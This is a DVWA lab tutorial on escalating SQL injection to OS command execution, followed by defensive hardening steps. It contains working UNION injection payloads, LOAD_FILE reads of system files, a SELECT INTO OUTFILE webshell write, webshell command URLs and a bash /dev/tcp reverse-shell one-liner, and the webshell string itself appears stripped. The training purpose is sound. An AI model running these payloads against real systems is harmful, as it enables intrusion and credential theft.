
This article is a technical lab guide demonstrating how SQL injection can escalate to OS-level remote code execution on a vulnerable DVWA application. The attack chain requires three simultaneous conditions: exploitable SQL injection, MySQL FILE privilege on the database user, and write access to the web root directory. The article matters because it shows why SQL injection is rated Critical rather than High severity when all three conditions are met, and provides hands-on exercises proving the complete exploitation path from database query injection to executing arbitrary OS commands.
- Three mandatory conditions for SQLi-to-RCE chainThe attack requires exploitable SQL injection (unparameterised queries), MySQL FILE privilege on the database user account, and filesystem write permissions allowing the MySQL process to write to web-accessible directories. Breaking any single condition stops the entire chain, which explains why defence-in-depth with multiple controls is essential. The article emphasizes this through a visual attack chain showing entry point, escalation requirement, persistence requirement, and final RCE outcome.
- LOAD_FILE() enables sensitive file reconnaissanceAfter confirming SQL injection and FILE privilege exist, attackers use LOAD_FILE() to read arbitrary files accessible to the MySQL process, including /etc/passwd, Apache configuration files, and application source code. This technique confirms the web root directory path and identifies database credentials stored in config files, enabling subsequent webshell placement and lateral movement through credential reuse.
- SELECT INTO OUTFILE writes persistent webshellThe SQL injection writes a PHP webshell to the web root using SELECT INTO OUTFILE, which executes SQL SELECT results directly to a file. The minimal payload placed at /var/www/html/dvwa/shell.php allows the attacker to submit OS commands via HTTP requests like shell.php?cmd=whoami, bypassing all network-level firewalls since traffic appears as normal web requests.
- Web server process execution grants application accessCommands executed through the deployed webshell run as www-data, the web server process user. This permission level allows reading all application source code, configuration files, and database credentials; modifying web application files; and potentially escalating further to root through local privilege escalation vulnerabilities. The article demonstrates extracting database passwords from config.inc.php after achieving RCE.
- Secure_file_priv variable restricts file operationsThe MySQL secure_file_priv variable controls LOAD_FILE() and SELECT INTO OUTFILE scope: empty string allows unrestricted file access anywhere the MySQL process can read/write, a specific path restricts operations to that directory only, and NULL disables file operations entirely. Checking this variable via SELECT @@secure_file_priv is essential before attempting file-based exploitation techniques.
- Parameterised queries eliminate SQLi entry pointUsing prepared statements with bound parameters in PDO, MySQLi, or ORMs prevents SQL injection entirely regardless of input supplied, making the attack chain impossible to initiate. This is documented as the primary control and most important fix, though input validation is presented as an additional but non-substitute layer.
- FILE privilege should never be granted to application usersThe article provides database hardening steps: application database users should only receive minimum required privileges (SELECT, INSERT, UPDATE, DELETE on their specific database). Auditing existing privileges with SHOW GRANTS and revoking FILE privilege immediately via REVOKE FILE ON *.* FROM 'appuser'@'localhost' breaks the escalation path even if SQL injection exists.
- Real-world severity justifies CVSS 9.8 Critical ratingThe article cites a real engagement where the author achieved OS shell access in twenty minutes from initial SQL injection discovery in an internal report field. This led to reading application credentials, discovering password reuse on SSH, and obtaining domain admin access within one hour, demonstrating that 'internal only' network access provides no genuine security against this attack chain.
Bottom line: SQL injection must be rated Critical when the three conditions coexist (exploitable injection + FILE privilege + web root write access) because it enables OS command execution as the web server process, leading to credential theft, application compromise, and potential lateral movement. Defence requires implementing all three controls simultaneously: parameterised queries to eliminate injection, revoking FILE privilege from application database users, and enforcing filesystem permissions prevent
FREE
Part of the DVWA Lab Series — 30 Labs
The SQLi to OS shell chain is why SQL injection is rated Critical, not just High. The headline finding isn’t “attacker reads database records.” It’s “attacker runs OS commands as the web server process.” From there it’s a short path to reading application config files, finding credential reuse, and elevating further. The chain is three technical conditions. Understand each one and you understand why this attack path is so devastating — and exactly what breaks it.
Lab 23 walks the complete sequence: injection confirmation → FILE privilege verification → server file read → webshell write → RCE. Run it once end to end and you’ll never document SQL injection as anything less than Critical when the conditions are met.
🎯 What You’ll Master in Lab 23
⏱️ 45 min · 3 Kali Terminal exercises · DVWA required
How far have you escalated SQL injection before?
📋 DVWA SQLi to OS Shell — Lab 23 Contents
DVWA SQLi to OS Shell — Three Conditions Required
Before you run the first query, know what you’re working toward. The SQLi to OS shell chain requires three conditions simultaneously. Break any one of them and the chain stops. Understanding each condition also reveals where defenders should place controls.
Condition 1 — Exploitable SQL injection. You need an actual injectable parameter with no parameterisation. In DVWA Low security, the User ID parameter is directly concatenated into the SQL query — the foundation of this lab.
Condition 2 — MySQL FILE privilege. The database user running the queries needs FILE privilege. This is what enables LOAD_FILE() file reads and SELECT INTO OUTFILE using the permissions of the mysql OS process.
Condition 3 — MySQL write access to the web root. The mysql OS process needs write permission to the document root. In DVWA’s default configuration, this is intentionally misconfigured to allow the lab to function. In production, this should never be the case.
Step 1 — Confirm SQL Injection and FILE Privilege
Don’t jump to the FILE operations yet. Confirm two things first: that the injection is UNION-based with the right column count, and that the MySQL user actually has FILE privilege. FILE privilege verification requires querying the MySQL user table — something only possible through SQL injection if the application database user has access to mysql.user, which in DVWA’s default configuration it does.
⏱️ 15 minutes · DVWA required · Security level: Low
This is the enumeration phase — every step of the chain has to be confirmed before you move forward. Work through this exactly as I’ve laid it out. If FILE privilege isn’t present, stop here; you’ll practice the enumeration without the write phase.
# Navigate to: DVWA → SQL Injection (under Vulnerabilities)
# Step 1: Confirm SQL injection with basic payload
# In the User ID field, enter:
1′ OR ‘1’=’1
# Click Submit — should return all users
# Step 2: Determine column count
# Enter each of these in succession:
1′ ORDER BY 1– – # Works = at least 1 column
1′ ORDER BY 2– – # Works = at least 2 columns
1′ ORDER BY 3– – # Error = exactly 2 columns
# Step 3: Confirm UNION injection data output
1′ UNION SELECT 1,2– –
# Both values should appear in the First name / Surname fields
# Step 4: Get current database user and privileges
1′ UNION SELECT user(), file_priv FROM mysql.user WHERE user=user()– –
# Note the user shown and whether file_priv = Y
# Step 5: Check secure_file_priv setting
1′ UNION SELECT 1, @@secure_file_priv– –
# Empty string = no restriction (lab can proceed)
# A path = writes restricted to that path
# NULL = file operations disabled
# Step 6: Read a test file to confirm LOAD_FILE works
1′ UNION SELECT LOAD_FILE(‘/etc/hostname’), 2– –
# Should return the DVWA machine’s hostname
📸 Screenshot the file_priv=Y output. Share in #dvwa-labs on Discord.
Step 2 — Read Server Files with LOAD_FILE()
LOAD_FILE() is your first read capability. It reads any file accessible to the MySQL process — in DVWA that includes system files, Apache config, and application source code. The first thing I always check is confirming the web server’s document root path — the directory where we need to write the webshell for it to be accessible via HTTP. The web root is typically /var/www/html/ on Ubuntu/Debian-based systems and /var/www/ on some others, but reading the Apache virtual host configuration confirms it definitively.
Step 3 — Write the PHP Webshell via SELECT INTO OUTFILE
SELECT INTO OUTFILE is the write half of the chain. It writes a SELECT result directly to a file. Select a PHP webshell string, write it to the web root, and DVWA’s Apache will execute it as PHP on any subsequent request. When the web server processes a request for that file, it executes the PHP — including the system() call that runs OS commands. The webshell file only needs to be in a directory the web server serves — hence writing to the web root is the goal.
⏱️ 20 minutes · DVWA required · Security level: Low
The full chain. You confirmed the injection and FILE privilege in Exercise 1 — now you’re writing the webshell and executing OS commands. Take your time with the OUTFILE path. One directory error and the write succeeds but the shell is unreachable.
# In DVWA SQL Injection (User ID field):
1′ UNION SELECT LOAD_FILE(‘/etc/apache2/sites-enabled/000-default.conf’),2– –
# Note the DocumentRoot path
# PART B: Write the webshell
# In the User ID field (all one line):
1′ UNION SELECT ‘‘,2 INTO OUTFILE ‘/var/www/html/dvwa/shell.php’– –
# IMPORTANT: If you get an error saying file exists from a previous attempt:
# Delete old shell first from terminal: sudo rm /var/www/html/dvwa/shell.php
# PART C: Verify file creation
# Method 1 — check via LOAD_FILE:
1′ UNION SELECT LOAD_FILE(‘/var/www/html/dvwa/shell.php’),2– –
# Should return:
# Method 2 — check from Linux terminal:
ls -la /var/www/html/dvwa/shell.php
cat /var/www/html/dvwa/shell.php
# PART D: Execute OS commands via the webshell
# Open a new browser tab:
http://localhost/dvwa/shell.php?cmd=whoami
# Expected output: www-data
# More commands to test:
http://localhost/dvwa/shell.php?cmd=id
http://localhost/dvwa/shell.php?cmd=uname+-a
http://localhost/dvwa/shell.php?cmd=ls+/var/www/html/dvwa/
http://localhost/dvwa/shell.php?cmd=cat+/etc/passwd
# PART E: Upgrade to a proper reverse shell (optional advanced)
# On Kali: nc -lvnp 4444
# Via webshell:
http://localhost/dvwa/shell.php?cmd=bash+-c+’bash+-i+>%26+/dev/tcp/127.0.0.1/4444+0>%261′
📸 Screenshot the webshell ?cmd=whoami output showing www-data. Share in #dvwa-labs on Discord.
Step 4 — OS Command Execution and Post-Exploitation
With the webshell deployed, every HTTP request to shell.php?cmd=[command] executes on the server. The commands run as the www-data user — the web server process account. In a real penetration test engagement, this access level allows reading all web application files (source code, config files, database credentials), writing to the web root (planting additional backdoors), and attempting local privilege escalation to gain root access.
For DVWA lab purposes, the important documentation is the chain: SQL injection → FILE privilege → file write → RCE. In your lab notes, record the exact payload used at each step, the response confirming success, and the OS commands executed. This is the format for a real penetration test finding — reproducible steps from the injection entry point to full OS command execution, with screenshot evidence at each stage.
Defence — Breaking Each Link in the Chain
The SQLi to OS shell chain has three distinct links. Breaking any one prevents the full attack, but security-conscious defences address all three because attackers may have access paths that bypass specific controls.
Link 1 — Eliminate SQL Injection: Parameterised queries (prepared statements with bound parameters) make SQL injection impossible regardless of what input is supplied. This is the fundamental fix and the most important. PDO, MySQLi prepared statements, and ORMs implementing parameterisation all prevent the injection that starts this chain. Input validation is an additional layer but not a substitute for parameterisation.
Link 2 — Remove FILE Privilege: Application database users should only have the minimum privileges required: SELECT, INSERT, UPDATE, DELETE on the application’s specific database. Never GRANT FILE to an application database user. Run SHOW GRANTS FOR 'appuser'@'localhost'; to audit existing privileges. Revoke FILE privilege immediately if found on any application user: REVOKE FILE ON *.* FROM 'appuser'@'localhost';
Link 3 — Filesystem Permissions: The MySQL process user (typically mysql) should have no write access to web-accessible directories. The web root should be owned by root with www-data read-only access. Running ls -la /var/www/html and verifying the mysql user cannot write there breaks the webshell deployment step even if SQLi and FILE privilege both exist.
⏱️ 15 minutes · DVWA lab environment
Now flip to the defender side. This exercise breaks each of the three chain conditions one at a time so you understand exactly which control stops which stage. This is what you recommend to clients when you report this finding.
# Connect to MySQL as root:
mysql -u root -p
# Check current privileges on dvwa user:
SHOW GRANTS FOR ‘dvwa’@’localhost’;
SHOW GRANTS FOR ‘root’@’localhost’;
# Revoke FILE privilege (if present):
REVOKE FILE ON *.* FROM ‘root’@’localhost’;
FLUSH PRIVILEGES;
# Verify revocation:
SHOW GRANTS FOR ‘root’@’localhost’;
# FILE should no longer appear
EXIT
# PART B: Verify LOAD_FILE() now fails
# In DVWA SQL injection, try:
1′ UNION SELECT LOAD_FILE(‘/etc/passwd’),2– –
# Should return NULL — FILE privilege removed
# PART C: Check filesystem permissions
ls -la /var/www/html/
ls -la /var/www/html/dvwa/
# Note ownership (should be root:root or www-data)
# mysql user should NOT have write access
# PART D: Fix web root permissions (if mysql can write)
sudo chown -R root:www-data /var/www/html/
sudo chmod -R 755 /var/www/html/
sudo chmod -R 644 /var/www/html/dvwa/*.php
# mysql user now cannot write to web root
# PART E: Re-attempt the SELECT INTO OUTFILE
# In DVWA SQL injection (after FILE revocation):
1′ UNION SELECT ‘‘,2 INTO OUTFILE ‘/var/www/html/dvwa/shell2.php’– –
# Should now fail — chain is broken
# PART F: Review your lab shell from Exercise 2
# Clean up: remove the webshell you created
sudo rm -f /var/www/html/dvwa/shell.php /var/www/html/dvwa/shell2.php
ls /var/www/html/dvwa/shell*.php 2>/dev/null && echo “SHELL STILL EXISTS” || echo “Cleaned up”
📸 Screenshot the REVOKE command and the failed LOAD_FILE() response. Share in #dvwa-labs on Discord.
📋 SQLi to OS Shell Reference — Lab 23
🏆 Lab 23 Complete — SQLi to OS Shell
Lab 24 covers Burp Suite integration — using Burp to discover and exploit DVWA vulnerabilities with professional tooling.
Why This Chain Matters on Real Engagements
I want to give you the context that makes this lab more than a technique exercise. The SQLi to OS shell chain is one of the most impactful attack paths in web application security — when you demonstrate it on a real engagement, it changes the conversation with the client immediately.
The typical response to a SQL injection finding is: “we’ll add input validation.” When you show them the same finding escalated to a UNION-based FILE READ of /etc/passwd, followed by a web shell written to their web root via LOAD_FILE and INTO OUTFILE, followed by a Meterpreter session on their application server — the remediation conversation becomes very different. They’re not adding input validation. They’re emergency-patching and escalating to their CISO.
That’s the value of understanding the full attack chain: not to cause harm, but to communicate impact accurately to the people making remediation decisions. A finding documented as “SQL injection, medium severity, add input validation” gets patched in the next sprint. The same finding documented as “SQL injection escalating to OS-level remote code execution via FILE privilege — demonstrated here” gets patched this week.
❓ Frequently Asked Questions — DVWA SQLi to OS Shell 2026
What is SQLi to OS shell?
What MySQL privilege is needed for SELECT INTO OUTFILE?
How does secure_file_priv restrict file operations?
What is the simplest PHP webshell?
How do you prevent SQLi to OS shell attacks?
What comes after Lab 23 in the DVWA series?
Lab 22: Vulnerability Chaining
Lab 24: Burp Suite Integration
📚 Further Reading
- Lab 22: DVWA Vulnerability Chaining — XSS + CSRF + file upload chain — the previous lab demonstrating how multiple lower-severity vulnerabilities combine for Critical impact, same principle as this lab’s SQLi escalation chain.
- DVWA Lab Series Hub — Complete 30-lab overview with links to all completed labs — Lab 23 is the most technically complex SQL injection lab in the series.
- SQL Injection Category Hub — Complete SQL injection coverage from basic UNION attacks through blind injection to this lab’s OS escalation technique.
- OWASP — SQL Injection — Comprehensive SQL injection reference including the full attack taxonomy, real-world examples, and the definitive prevention guidance.
- MySQL — SELECT INTO OUTFILE Documentation — Official MySQL documentation for SELECT INTO OUTFILE including the secure_file_priv variable description and privilege requirements.
